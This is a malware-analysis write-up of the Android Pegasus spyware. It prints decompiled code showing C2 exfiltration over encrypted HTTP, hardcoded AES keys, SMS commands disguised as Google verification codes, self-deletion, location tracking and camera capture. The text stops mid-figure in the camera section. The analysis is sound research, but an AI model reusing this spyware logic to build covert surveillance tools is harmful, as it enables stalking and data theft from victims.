A technical analysis of Pegasus for Android – Part 2 – CYBER GEEKS

Published: 2022-09-27 · Archived: 2026-04-05 17:17:45 UTC

Summary

Pegasus is a spyware developed by the NSO group that was repeatedly analyzed by Amnesty International and CitizenLab. In this article, we dissect the Android version that was initially analyzed by Lookout in this paper, and we recommend reading it along with this post. During our research about Pegasus for Android, we've found out that vendors wrongly attributed some undocumented APK files to Pegasus, as highlighted by a researcher here. We've splitted the analysis into 3 parts because of the code's complexity and length. We've also tried to keep the sections name proposed by Lookout whenever it was possible so that anybody could follow the two approaches more easily. In this second part, we're presenting the HTTP communication with the C2 server, the commands received via SMS that were implemented by the spyware, the live audio surveillance functionality, and the keylogging activity. You can consult the first part of the Pegasus analysis here.

Analyst: @GeeksCyber

Technical analysis

SHA256: ade8bef0ac29fa363fc9afd958af0074478aef650adeb0318517b48bd996d5d5

Communication Methods

1. HTTP Communication

The agent constructs the following URL that contains the C2 server, which can be extracted from the initial configuration or a command sent via SMS:

```
StringBuilder stringBuilder2 = new StringBuilder();
this("http://");
arrayOfString2[0] = stringBuilder2.append(paramString).append("/support.aspx").toString();
StringBuilder stringBuilder1 = new StringBuilder();
this("getFetchSettings got address: ");
a.a(stringBuilder1.append(arrayOfString2[0]).toString());
```

Figure 1

The malware adds "SessionId1" and "SessionId2" to the HTTP headers:

```
sget-object v4, Lcom/network/android/g;->d:Ljava/net/HttpURLConnection;

const-string v5, "SessionId1"

invoke-virtual {v4, v5, v1}, Ljava/net/HttpURLConnection;->setRequestProperty(Ljava/lang/String;Ljava/lang/String;)V

invoke-static {}, Lcom/network/i/e;->c()[B

move-result-object v10

invoke-static {v10}, Lcom/network/i/a;->a([B)Ljava/lang/String;

move-result-object v5

invoke-static {v10}, Lcom/network/android/f;->a([B)[B

move-result-object v1

invoke-static {v1}, Lcom/network/i/a;->a([B)Ljava/lang/String;

move-result-object v1

sget-object v4, Lcom/network/android/g;->d:Ljava/net/HttpURLConnection;

const-string v6, "SessionId2"

invoke-virtual {v4, v6, v1}, Ljava/net/HttpURLConnection;->setRequestProperty(Ljava/lang/String;Ljava/lang/String;)V

sget-object v1, Lcom/network/android/g;->d:Ljava/net/HttpURLConnection;

invoke-virtual {v1}, Ljava/net/HttpURLConnection;->connect()V

const-string v1, "sentData connected"

invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 2

Figure 3 reveals the following values:

- SessionId1 = f, which is the token stored on the phone
- SessionId2 = c, which is the AES key used to encrypt the files exfiltrated to the C2 server
- b – AES key that is used to encrypt the SessionId1 and SessionId2 fields
- a – AES IV that is used during the encryption of the SessionId1 and SessionId2 fields

```
private static final byte[] f = new byte[] { -74, 39, -37, 33, 92, 125, 53, -28 };

static {
  a = new byte[] {
      34, -123, 79, -90, 102, 121, 7, -90, -82, 91,
      -117, 30, 58, 5, -101, -65 };
  b = new byte[] {
      86, 64, 126, 68, -22, 2, -3, 1, 7, -103,
      120, -92, 96, -109, 56, 88, -13, 89, -49, -112,
      -121, 64, -41, 103, -17, -82, -111, 25, -49, 17,
      88, 74 };
  c = new byte[] {
      80, 73, 126, 65, 2, 18, -3, 33, 2, 57,
      113, -95, 102, 35, 33, 17, -13, 4, -54, 50,
      17, 2, -46, 55, -17, -82, 65, 19, -49, 6,
      66, 27 };
  d = new IvParameterSpec(a);
}
```

Figure 3

The implementation of the AES algorithm is displayed in the figure below.

```
public static String a(byte[] paramArrayOfbyte, String paramString) {
  try {
    byte[] arrayOfByte3 = paramString.getBytes();
    byte[] arrayOfByte4 = b(f, arrayOfByte3);
    MessageDigest messageDigest = MessageDigest.getInstance("MD5");
    messageDigest.update(arrayOfByte4);
    byte[] arrayOfByte2 = messageDigest.digest();
    arrayOfByte4 = b(arrayOfByte2, arrayOfByte2);
    SecretKeySpec secretKeySpec = new SecretKeySpec();
    this(arrayOfByte4, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
    cipher.init(2, secretKeySpec, d);
    byte[] arrayOfByte1 = cipher.doFinal(paramArrayOfbyte);
    String str = new String();
    this(arrayOfByte1, "utf8");
  } catch (Throwable throwable) {}
  return (String)throwable;
}

public static byte[] a(byte[] paramArrayOfbyte) {
  return a(paramArrayOfbyte, b);
}

public static byte[] a(byte[] paramArrayOfbyte1, byte[] paramArrayOfbyte2) {
  if (paramArrayOfbyte1 == null)
    return null;
  try {
    SecretKeySpec secretKeySpec = new SecretKeySpec();
    this(paramArrayOfbyte2, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
    cipher.init(1, secretKeySpec, d);
    byte[] arrayOfByte = cipher.doFinal(paramArrayOfbyte1);
    paramArrayOfbyte1 = arrayOfByte;
  } catch (Throwable throwable) {}
  return paramArrayOfbyte1;
}

private static byte[] b(byte[] paramArrayOfbyte1, byte[] paramArrayOfbyte2) {
  byte[] arrayOfByte = new byte[paramArrayOfbyte1.length + paramArrayOfbyte2.length];
  System.arraycopy(paramArrayOfbyte1, 0, arrayOfByte, 0, paramArrayOfbyte1.length);
  System.arraycopy(paramArrayOfbyte2, 0, arrayOfByte, paramArrayOfbyte1.length, paramArrayOfbyte2.length);
  return arrayOfByte;
}
```

Figure 4

The template of the HTTP request is displayed in figure 5:

```
public static final byte[] b = "0".getBytes();
private static long c;
private static HttpURLConnection d;
private static final byte[] e = "\r\n".getBytes();
private static final byte[] f = "\"; filename=\"".getBytes();
private static final byte[] g = "\"\r\nContent-Type: ".getBytes();
private static final byte[] h = "--__ANDROID_BOUNDARY__--\r\n".getBytes();
private static final byte[] i = "--__ANDROID_BOUNDARY__\r\nContent-Disposition: form-data; name=\"".getBytes();
private static final byte[] j = "\r\n\r\n".getBytes();
private static final byte[] k = "text/xml".getBytes();
private static final byte[] l = "header".getBytes();
private static final byte[] m = "data".getBytes();
private static final byte[] n = "application/zip".getBytes();
private static final byte[] o = "image/jpeg".getBytes();
private static final String p = null;
private static final String q = null;
private static int r = 0;
```

Figure 5

The HTTP response should be an XML file containing at least the following fields: “response”, “code”, and “message”. The application parses the XML response by overriding the startElement, endElement, and characters methods:

```
const-string v4, "ParseResponseCommands startElement localName "

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v3, p2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const-string v3, "response"

invoke-virtual {p2, v3}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v3

if-eqz v3, :cond_32

const-string v0, "code"

invoke-interface {p4, v0}, Lorg/xml/sax/Attributes;->getValue(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I

move-result v0

iput v0, p0, Lcom/network/android/x;->a:I

const-string v0, "message"

invoke-interface {p4, v0}, Lorg/xml/sax/Attributes;->getValue(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

iput-object v0, p0, Lcom/network/android/x;->b:Ljava/lang/String;
```

Figure 6

The agent verifies if the XML response contains the following main commands: “dumpCmd”, “upgrade”, “camCmd”, and “emailAttCmd” (those were described in part 1). In the case of the “upgrade” command, the threat actor must specify the URL to download the package from and others parameters (see figure 7).

```
:cond_a2
const-string v3, "upgrade"

invoke-virtual {p2, v3}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
:try_end_a7
.catch Ljava/lang/Throwable; {:try_start_5b .. :try_end_a7} :catch_43

move-result v3

if-eqz v3, :cond_154

:try_start_aa
const-string v0, "url"

invoke-interface {p4, v0}, Lorg/xml/sax/Attributes;->getValue(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

sput-object v0, Lcom/network/android/x;->t:Ljava/lang/String;

const-string v0, "pVersion"

invoke-interface {p4, v0}, Lorg/xml/sax/Attributes;->getValue(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

sput-object v0, Lcom/network/android/x;->u:Ljava/lang/String;

const-string v0, "t1"

invoke-interface {p4, v0}, Lorg/xml/sax/Attributes;->getValue(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I

move-result v0

sput v0, Lcom/network/android/x;->v:I

const-string v0, "t2"

invoke-interface {p4, v0}, Lorg/xml/sax/Attributes;->getValue(Ljava/lang/String;)Ljava/lang/String;
```

Figure 7

The implementation of the overriding functions is shown below:

```
public final void endElement(String paramString1, String paramString2, String paramString3) {
  a.a("ParseResponseCommands endElement localName " + paramString2);
  if (paramString2.equals("cmd"))
    synchronized (D) {
      N.add(a.b(this.e));
      this.g = false;
      return;
    }
  if (paramString2.equals("settingsCmd")) {
    this.h = false;
    return;
  }
  if (paramString2.equals("addrs")) {
    if (this.h) {
      a.a("ParseResponseCommands ADDRS endelement");
      this.k = false;
    }
    return;
  }
  if (paramString2.equals("addr")) {
    if (this.k) {
      a.a("ParseResponseCommands ADDR endelement");
      this.l = false;
    }
    return;
  }
  if (paramString2.equals("callerIds")) {
    if (this.h) {
      a.a("ParseResponseCommands CALLER_IDS endelement");
      this.m = false;
    }
    return;
  }
  if (paramString2.equals("callerId")) {
    if (this.m) {
      a.a("ParseResponseCommands CALLER_ID endelement");
      this.o = false;
    }
    return;
  }
  if (paramString2.equals("messageFilters")) {
    a.a("ParseResponseCommands messagefilters endelement");
    if (this.h) {
      a.a("ParseResponseCommands messagefilters isSettingsBlocking endelement");
      this.i = false;
    }
    return;
  }
```

Figure 8

```
  if (paramString2.equals("mqttSrv")) {
    if (this.h)
      this.n = false;
    return;
  }
  if (paramString2.equals("dumpCmd")) {
    if (this.g)
      this.r = false;
    return;
  }
  if (paramString2.equals("camCmd")) {
    if (this.g)
      this.J = false;
    return;
  }
  if (paramString2.equals("emailAttCmd")) {
    if (this.g)
      this.K = false;
    return;
  }
  a.a("ParseResponseCommands endelement nothing");
}
```

Figure 9

```
public final void characters(char[] paramArrayOfchar, int paramInt1, int paramInt2) {
  if (this.o) {
    A.add(new String(paramArrayOfchar, paramInt1, paramInt2));
    return;
  }
  if (this.g) {
    C.add(new String(paramArrayOfchar, paramInt1, paramInt2));
    return;
  }
  this.e = new String(paramArrayOfchar, paramInt1, paramInt2);
}
```

Figure 10

2. SMS/MMS/WAP

As in the case of the iOS version, the package can receive commands in SMS messages that are disguised as Google authentication codes. It searches for “your google verification code” in the message and extracts the **index** of the “s=” parameter:

```
if (paramString.toLowerCase().contains("your google verification code")) {
  int i = paramString.indexOf("s=", paramString.length() - 30);
  String str3 = paramString.substring(i + 2);
  paramString = paramString.substring(0, i + 2);
  String str4 = SmsReceiver.b(paramContext);
  StringBuilder stringBuilder2 = new StringBuilder();
  this();
  String str1 = stringBuilder2.append(str4).append(paramString).toString();
```

Figure 11

The malware computes the MD5 hash of the Token + SMS[0, **index**+2), which is truncated to 8 bytes and compares it with SMS[**index**+2, final] in order to verify the authenticity of the command:

```
String str1 = stringBuilder2.append(str4).append(paramString).toString();
MessageDigest messageDigest = MessageDigest.getInstance("MD5");
messageDigest.update(str1.getBytes());
String str2 = a.a(messageDigest.digest(), 8);
StringBuilder stringBuilder1 = new StringBuilder();
this("checksum: ");
a.a(stringBuilder1.append(str3).append(" hash ").append(str2).toString());
if (str3.equals(str2)) {
  a.a("Our command!!!!!!!");
  return true;
}
a.a("Not Our command!!!!!!!");
bool2 = bool1;
```

Figure 12

The command structure is “text:[6 digits][Command number]a=[Ack ID]&[Command Arguments]&s=<Message Signature>” and the following regular expression is used to parse it: “.*[:]\d{6}(\d)[\n]?(.*)”.

The following function is utilized to extract the fields from the command and to add it to a commands queue:

```
const-string v3, "addCommandToQueue start "

invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

sget-object v3, Lcom/network/android/a/b;->b:Ljava/lang/Object;

monitor-enter v3
:try_end_b
.catch Ljava/lang/Throwable; {:try_start_3 .. :try_end_b} :catch_112

:try_start_b
sget-object v4, Lcom/network/android/a/b;->a:Ljava/util/Vector;

if-nez v4, :cond_16

new-instance v4, Ljava/util/Vector;

invoke-direct {v4}, Ljava/util/Vector;-><init>()V

sput-object v4, Lcom/network/android/a/b;->a:Ljava/util/Vector;

:cond_16
monitor-exit v3
:try_end_17
.catchall {:try_start_b .. :try_end_17} :catchall_10f

:try_start_17
new-instance v4, Lcom/network/android/a/a;

invoke-direct {v4}, Lcom/network/android/a/a;-><init>()V

new-instance v5, Ljava/lang/String;

invoke-direct {v5, p0}, Ljava/lang/String;-><init>([B)V

new-instance v3, Ljava/lang/StringBuilder;

const-string v6, "addCommandToQueue commandData:\n"

invoke-direct {v3, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v3, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

Figure 13

The agent verifies if the phone is Roaming via a function call to isNetworkRoaming:

```
public static boolean a(TelephonyManager paramTelephonyManager) {
  if (paramTelephonyManager.isNetworkRoaming() || AndroidCallDirectWatcher.a()) {
    boolean bool1 = true;
    a.a("DataQueue  isNetworkRoaming: " + bool1);
    return bool1;
  }
  boolean bool = false;
  a.a("DataQueue  isNetworkRoaming: " + bool);
  return bool;
}
```

Figure 14

If the device is Roaming and the “romingSetted” config value is disabled (0), the application can’t accept commands via HTTP, SMS, and MQTT:

```
invoke-static {v0}, Lcom/network/android/j;->a(Landroid/telephony/TelephonyManager;)Z

move-result v0

if-eqz v0, :cond_11f

invoke-static {}, Lcom/network/b/b;->d()Z

move-result v0

if-nez v0, :cond_11f

if-eq v2, v9, :cond_112

if-eq v2, v10, :cond_112

const-string v0, "performCommand not performing command. we are roaming and according to the settings, we are not allowed to run commands or leak"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

goto :goto_99

:cond_112
if-ne v2, v10, :cond_11f

sget-boolean v0, Lcom/network/h/b;->c:Z

if-eqz v0, :cond_11f

const-string v0, "performCommand not performing command. we got fetch command, but it is not upon installtion, so it will not be performed"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 15

The commands received via SMS will be described in the following paragraphs (numbers in range 0-8).

Command 0

The first command is “KILL” and can be used to perform self deletion on the phone:

```
const-string v0, "KILL"

invoke-static {p0, v0}, Lcom/network/android/a/c;->a(Landroid/content/Context;Ljava/lang/String;)V

invoke-static {p0}, Lcom/network/b/b;->c(Landroid/content/Context;)V

goto/16 :goto_99

:catch_14c
move-exception v0

new-instance v6, Ljava/lang/StringBuilder;

const-string v7, "Mo dontKill - "

invoke-direct {v6, v7}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0}, Ljava/lang/Throwable;->getMessage()Ljava/lang/String;

move-result-object v7

invoke-virtual {v6, v7}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v6

invoke-virtual {v6}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v6

invoke-static {v6, v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;Ljava/lang/Throwable;)V

goto :goto_134

:pswitch_164
invoke-static {v3, p0, v5}, Lcom/network/android/a/c;->d(Ljava/lang/String;Landroid/content/Context;Ljava/lang/String;)V

goto/16 :goto_99

:pswitch_169
invoke-static {v3, p0, v5}, Lcom/network/android/a/c;->c(Ljava/lang/String;Landroid/content/Context;Ljava/lang/String;)V

const-string v0, "httpPing SMS_LOC_MON"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 16

The process sets the intent action to “KILL”, retrieves a PendingIntent that will perform a broadcast, and schedules an alarm, as displayed below.

```
private static void a(Context paramContext, String paramString1, String paramString2) {
  a.a("Ping httpPingService: " + paramString1);
  try {
    AlarmManager alarmManager = (AlarmManager)paramContext.getSystemService("alarm");
    Intent intent = new Intent();
    this(paramContext, PingReceiver.class);
    intent.setAction(paramString1);
    StringBuilder stringBuilder2 = new StringBuilder();
    this("PING:");
    intent.setData(Uri.parse(stringBuilder2.append(System.currentTimeMillis()).toString()));
    PendingIntent pendingIntent = PendingIntent.getBroadcast(paramContext, 0, intent, 0);
    alarmManager.set(0, System.currentTimeMillis() + 1000L, pendingIntent);
    StringBuilder stringBuilder1 = new StringBuilder();
    this("Ping httpPingService AlarmManager: ");
    a.a(stringBuilder1.append(paramString1).toString());
    if (paramString2 != null)
      b.a(paramString2);
  } catch (Throwable throwable) {
    a.a("httpPingService - " + throwable.getMessage(), throwable);
  }
}
```

Figure 17

The application creates a HandlerThread that will perform the necessary operations:

```
public static void d(Context paramContext) {
  a.a("MO kill: killBill");
  if (b.a) {
    a.a("killBill return already kiled");
    return;
  }
  HandlerThread handlerThread = new HandlerThread("kill");
  handlerThread.start();
  (new Handler(handlerThread.getLooper())).post(new m(paramContext));
}
```

Figure 18

The getSubscriberId function is used to obtain the unique subscriber ID, and the deletion operation continues. A detailed explanation regarding this operation can be found in the 1st part of the Pegasus analysis – Suicide functionality section.

```
public static void e(Context paramContext) {
  try {
    i = true;
    b.c(paramContext);
    if (!j.e(paramContext)) {
      a.a("kill - no internet!");
      if (((TelephonyManager)paramContext.getSystemService("phone")).getSubscriberId() != null) {
        a.a("ping SMS httpFirstLastPing not on line send sms mo kill");
        a(paramContext, 5, (String)null, 1);
      }
      b.a(paramContext);
      return;
    }
    a(paramContext, 10L);
    a(paramContext, 5000L);
  } catch (Exception exception) {
    a.a("killDouble: " + exception.getMessage(), exception);
  }
}
```

Figure 19

```
public static void a(Context paramContext) {
  try {
    a.a("removeAppalication start");
    if (a) {
      a.a("removeAppalication isOnRemoveApplicationProcess is true. returning");
      return;
    }
    a = true;
    Handler handler = new Handler();
    this();
    c c = new c();
    this(paramContext);
    handler.post(c);
    a.a("removeAppalication ended!");
  } catch (Throwable throwable) {
    a.a("removeAppalication exception: " + throwable.getMessage(), throwable);
    com.network.android.c.a.b.a(2, (short)28);
  }
}
```

Figure 20

Command 1

This command is used to send a “Ping” message via SMS or HTTP. Depending on the value received in the parameters (“0” or “1”), the spyware chooses between the two communication channels:

```
public static void d(String paramString1, Context paramContext, String paramString2) {
  char c1 = paramString1.charAt(2);
  a.a("MO ping:" + c1);
  if ("0".equals(c1)) {
    a.a("MO ping SMS ping");
    a(paramContext, paramString2, 1);
    return;
  }
  a.a("ping HTTP ping");
  b.a(paramString2);
  a(paramContext, "httpPing", paramString2);
}
```

Figure 21

The Ack ID received in the command and a counter value will be part of the SMS message that is sent:

```
public static void a(Context paramContext, String paramString, int paramInt) {
  a.a("MO sendSmsPingPost commandAck: " + paramString);
  a.a("MO sendSmsPingPost ,post, counter: " + paramInt);
  g.post(new i(paramContext, paramString, paramInt));
}
```

Figure 22

The process logs the phone number to send messages to, the Ack ID, and the counter. It computes the time after the last network communication with C2 in seconds:

```
public static void a(Context paramContext, int paramInt1, String paramString, int paramInt2) {
  try {
    str1 = b.g();
    StringBuilder stringBuilder = new StringBuilder();
    this("MO sendSmsMO Ping SMS MO Start to number: ");
    a.a(stringBuilder.append(str1).append(" counter:").append(paramInt2).append(" Type:").append(paramInt1).toString());
    stringBuilder = new StringBuilder();
    this("MO sendSmsMO commandAck: ");
    a.a(stringBuilder.append(paramString).toString());
    stringBuilder = new StringBuilder();
    this("MO sendSmsMO counter: ");
    a.a(stringBuilder.append(paramInt2).toString());
    if (str1 == null) {
      a.a("sendMO no number");
      if (paramString != null) {
        b.a(0, (short)125, "", b.c(paramString));
        b.a(0, (short)-15534, "", b.c(paramString));
      }
      return;
    }
    long l = b.j();
    stringBuilder = new StringBuilder();
    this("MO sendSmsMO - timeAfterLastCom (MILIseconds): ");
    a.a(stringBuilder.append(l).toString());
    if (l != 0L) {
      l = System.currentTimeMillis() / 1000L - l;
      stringBuilder = new StringBuilder();
      this("MO sendSmsMO - timeAfterLastCom (seconds): ");
      a.a(stringBuilder.append(l).toString());
      a.a("MO sendSmsMO - MINIMUM_PING_RATE (seconds): 60");
      if (60L > l) {
        l = 60L - l + 1L;
        stringBuilder = new StringBuilder();
        this("MO sendSmsMO - SMS wont be sent the ping will be in: ");
        a.a(stringBuilder.append(l).toString());
        a.a(paramContext, (int)l, "httpPingSms", paramString);
        return;
      }
    }
```

Figure 23

In the case of HTTP communication, the agent creates a Handler object and calls the postDelayed function with a delay of 5 seconds:

```
public static void a(Context paramContext, boolean paramBoolean) {
  try {
    a.a("Ping httpPingDouble");
    a.a("MO ,post, httpPingDelay5000");
    Handler handler = g;
    l l = new l();
    this(paramContext, paramBoolean);
    handler.postDelayed(l, 5000L);
  } catch (Throwable throwable) {
    a.a("httpPingDouble" + throwable.getMessage(), throwable);
  }
}
```

Figure 24

The malware creates an XmlSerializer object that will be encrypted using the AES algorithm and then sent to a C2 server via HTTP. Finally, it checks if the data was successfully sent:

```
public static void a(Context paramContext, byte[] paramArrayOfbyte, boolean paramBoolean1, boolean paramBoolean2) {
  XmlSerializer xmlSerializer = Xml.newSerializer();
  StringWriter stringWriter = new StringWriter();
  SmsReceiver.a(xmlSerializer, stringWriter);
  SmsReceiver.a(xmlSerializer);
  new g();
  x x = new x(paramContext);
  g.a(SmsReceiver.c(paramContext), stringWriter.toString(), x, null, null, paramContext, paramArrayOfbyte);
  if (x.a == 0) {
    a.a("sendHttp - Succes in send Ping");
    if (paramBoolean1 && !paramBoolean2)
      e = false;
  } else if (x.a == -1) {
    a.b("sendHttp -  Fail to send Ping retCode: " + x.a);
  } else if (x.a == 50) {
    a.a("sendHttp -  retCode == 50 !!! kill command !!!: " + x.b);
    a(paramContext);
  }
  b.c(paramContext);
}
```

Figure 25

Command 2

In this case, the process tries to compute the index of “&” in the arguments. The resulting two values will be used to modify the “adrate” and “adlocation” configuration options:

```
public static void c(String paramString1, Context paramContext, String paramString2) {
  try {
    int i = paramString1.indexOf('&');
    String str = paramString1.substring(2, i);
    paramString1 = paramString1.substring(i + 3, paramString1.length());
    long l1 = Long.parseLong(str);
    long l2 = Long.parseLong(paramString1);
    if (l1 == 0L)
      b.a(1, (short)27);
    a(paramContext, l1, l2, paramString2);
  } catch (Throwable throwable) {
    a.a("runSMS - Location monitor parsing " + throwable.getMessage(), throwable);
    a.e(paramContext);
  }
}
```

Figure 26

For example, if the “adrate” value is set to 0 then the malware stops the location monitoring functionality. However, if the “adlocation” value is 0 or “adrate” < “adlocation” then the malware starts the functionality:

```
private static void a(Context paramContext, long paramLong1, long paramLong2, String paramString) {
  try {
    StringBuilder stringBuilder = new StringBuilder();
    this("MO location runLocationMontor - sampleRate:");
    a.a(stringBuilder.append(paramLong1).append(" monitorTimeLimit: ").append(paramLong2).toString());
    if (paramLong1 == 0L) {
      a.a("MO location Stop");
      b.b(0L);
      b.c(0L);
      b.c(paramContext);
      c(paramContext);
      return;
    }
    if (paramLong2 == 0L || paramLong1 < paramLong2) {
      stringBuilder = new StringBuilder();
      this("MO location runLocationMontor start - sampleRate:");
      a.a(stringBuilder.append(paramLong1).append(" monitorTimeLimit: ").append(paramLong2).toString());
      stringBuilder = new StringBuilder();
      this("MO loctionalarmStart Start - AlarmManager:");
      a.a(stringBuilder.append(paramLong1).append(" monitorTimeLimit: ").append(paramLong2).toString());
      try {
        c(paramContext);
        a.a("MO loctionalarmStart post");
        Handler handler = g;
        h h = new h();
        this(paramContext, paramLong1, paramLong2);
        handler.post(h);
        StringBuilder stringBuilder1 = new StringBuilder();
        this("MO loctionalarmStart end - AlarmManager:");
        a.a(stringBuilder1.append(paramLong1).append(" monitorTimeLimit: ").append(paramLong2).toString());
      } catch (Throwable throwable) {}
    } else {
      b.a(1, (short)27);
      a.b("LOG_LOCATION_REQ_STOPPED");
      return;
    }
    if (paramLong2 == 0L) {
      b.b(0L);
    } else {
      b.b(System.currentTimeMillis() / 1000L + paramLong2);
    }
    b.c(paramLong1);
    b.c(paramContext);
    if (paramString != null)
      b.a(paramString);
```

Figure 27

When stopping the location monitoring functionality, the process sets the intent action to “finishLocationMonitor” and calls the cancel method:

```
public static void c(Context paramContext) {
  try {
    a.a("MO locationAlarmStop");
    Intent intent1 = new Intent();
    this(paramContext, OnAlarmReceiver.class);
    PendingIntent pendingIntent = PendingIntent.getBroadcast(paramContext, 0, intent1, 0);
    AlarmManager alarmManager = (AlarmManager)paramContext.getSystemService("alarm");
    alarmManager.cancel(pendingIntent);
    Intent intent2 = new Intent();
    this(paramContext, CoreReceiver.class);
    intent2.setAction("finishLocationMonitor");
    alarmManager.cancel(PendingIntent.getBroadcast(paramContext, 0, intent2, 0));
    a.e(paramContext);
  } catch (Throwable throwable) {
    a.a("MO locationAlarmStop exception-" + throwable.getMessage(), throwable);
  }
}
```

Figure 28

The getSystemService function is utilized to retrieve a handle to the location service. The agent receives data about the location from the network and passive providers (see figure 29).

```
public static void a(Context paramContext) {
  try {
    e(paramContext);
    com.network.android.c.a.a.a("LocationMonitorManager resetLocationMonitor start");
    v v2 = new v();
    this("");
    c = v2;
    d = true;
    c.a(false);
    LocationManager locationManager = (LocationManager)paramContext.getSystemService("location");
    if (!k.d)
      if (c.e()) {
        com.network.android.c.a.a.a("LocationMonitorManager resetLocationMonitor is 4.3. not allowed black screen");
      } else {
        a(paramContext, locationManager);
        com.network.android.c.a.a.a("LocationMonitorManager resetLocationMonitor start NETWORK_PROVIDER and PASSIVE_PROVIDER");
        v v3 = new v();
        this("mNetworklocListener");
        h = v3;
        locationManager.requestLocationUpdates("network", 9000L, 0.0F, (LocationListener)h);
        v3 = new v();
        this("mPasiveListener");
        i = v3;
        locationManager.requestLocationUpdates("passive", 9000L, 0.0F, (LocationListener)i);
        com.network.android.c.a.a.a("LocationMonitorManager resetLocationMonitor end");
      }
    c.a(false);
    com.network.android.c.a.a.a("LocationMonitorManager resetLocationMonitor start NETWORK_PROVIDER and PASSIVE_PROVIDER");
    v v1 = new v();
    this("mNetworklocListener");
    h = v1;
    locationManager.requestLocationUpdates("network", 9000L, 0.0F, (LocationListener)h);
    v1 = new v();
    this("mPasiveListener");
    i = v1;
    locationManager.requestLocationUpdates("passive", 9000L, 0.0F, (LocationListener)i);
    com.network.android.c.a.a.a("LocationMonitorManager resetLocationMonitor end");
  } catch (Throwable throwable) {
    com.network.android.c.a.a.a("LocationMonitorManager resetLocationMonitor Exception- " + throwable.getMessage(), throwable);
  }
}
```

Figure 29

Command 3

The process configures the following config options:

- “WindowTargetSms” – SMS number used in the outbound communication
- “Skypi” – Phone number used to trigger the live audio surveillance functionality
- “NetworkWindowAddresess”

```
const-string v0, "WindowTargetSms"

sget-object v3, Lcom/network/b/b;->g:Ljava/lang/String;

invoke-static {v3}, Lcom/network/b/b;->i(Ljava/lang/String;)Ljava/lang/String;

move-result-object v3

invoke-interface {v2, v0, v3}, Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/String;Ljava/lang/String;)Landroid/content/SharedPreferences$Editor;

:cond_81
sget-object v0, Lcom/network/b/b;->f:Ljava/lang/String;

if-eqz v0, :cond_90

const-string v0, "Skypi"

sget-object v3, Lcom/network/b/b;->f:Ljava/lang/String;

invoke-static {v3}, Lcom/network/b/b;->i(Ljava/lang/String;)Ljava/lang/String;

move-result-object v3

invoke-interface {v2, v0, v3}, Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/String;Ljava/lang/String;)Landroid/content/SharedPreferences$Editor;

:cond_90
const-string v0, "url address"

sget-object v3, Lcom/network/b/b;->z:Ljava/lang/String;

invoke-static {v3}, Lcom/network/b/b;->i(Ljava/lang/String;)Ljava/lang/String;

move-result-object v3

invoke-interface {v2, v0, v3}, Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/String;Ljava/lang/String;)Landroid/content/SharedPreferences$Editor;

const-string v0, "lastComunication"

sget-object v3, Lcom/network/b/b;->i:Ljava/lang/Long;

invoke-virtual {v3}, Ljava/lang/Long;->longValue()J
```

Figure 30

The entire list of config options that can be set using this command is presented at the end of the Lookout’s paper.

Command 4

The application obtains the index of “&” in the arguments and creates two values representing the camera snapshot number and time, as shown in figure 31.

```
public static void a(String paramString1, String paramString2, Context paramContext) {
  try {
    int i = paramString1.indexOf('&');
    String str = paramString1.substring(2, i);
    paramString1 = paramString1.substring(i + 3, paramString1.length());
    int j = Integer.parseInt(str);
    i = Integer.parseInt(paramString1);
    StringBuilder stringBuilder = new StringBuilder();
    this("cameraSnapshot - snapshotNumber: ");
    a.a(stringBuilder.append(j).append(" snapshotTime: ").append(i).toString());
    a.a(paramContext, paramString2, 2, 2);
  } catch (Exception exception) {
    b.a(1, (short)25, "LOG_CAMERA_SNAPSHOT_FAILED");
    a.a("cameraSnapshot " + exception.getMessage(), exception);
  }
}
```

Figure 31

The snapshot source type and the phone camera resolution are logged using the Log.i method:

```
const-string v3, "CameraUtil take Photo commandAck: "

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, p1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

const-string v3, " , sourceType: "

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2, p2}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v2

const-string v3, " ,resolution: "

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

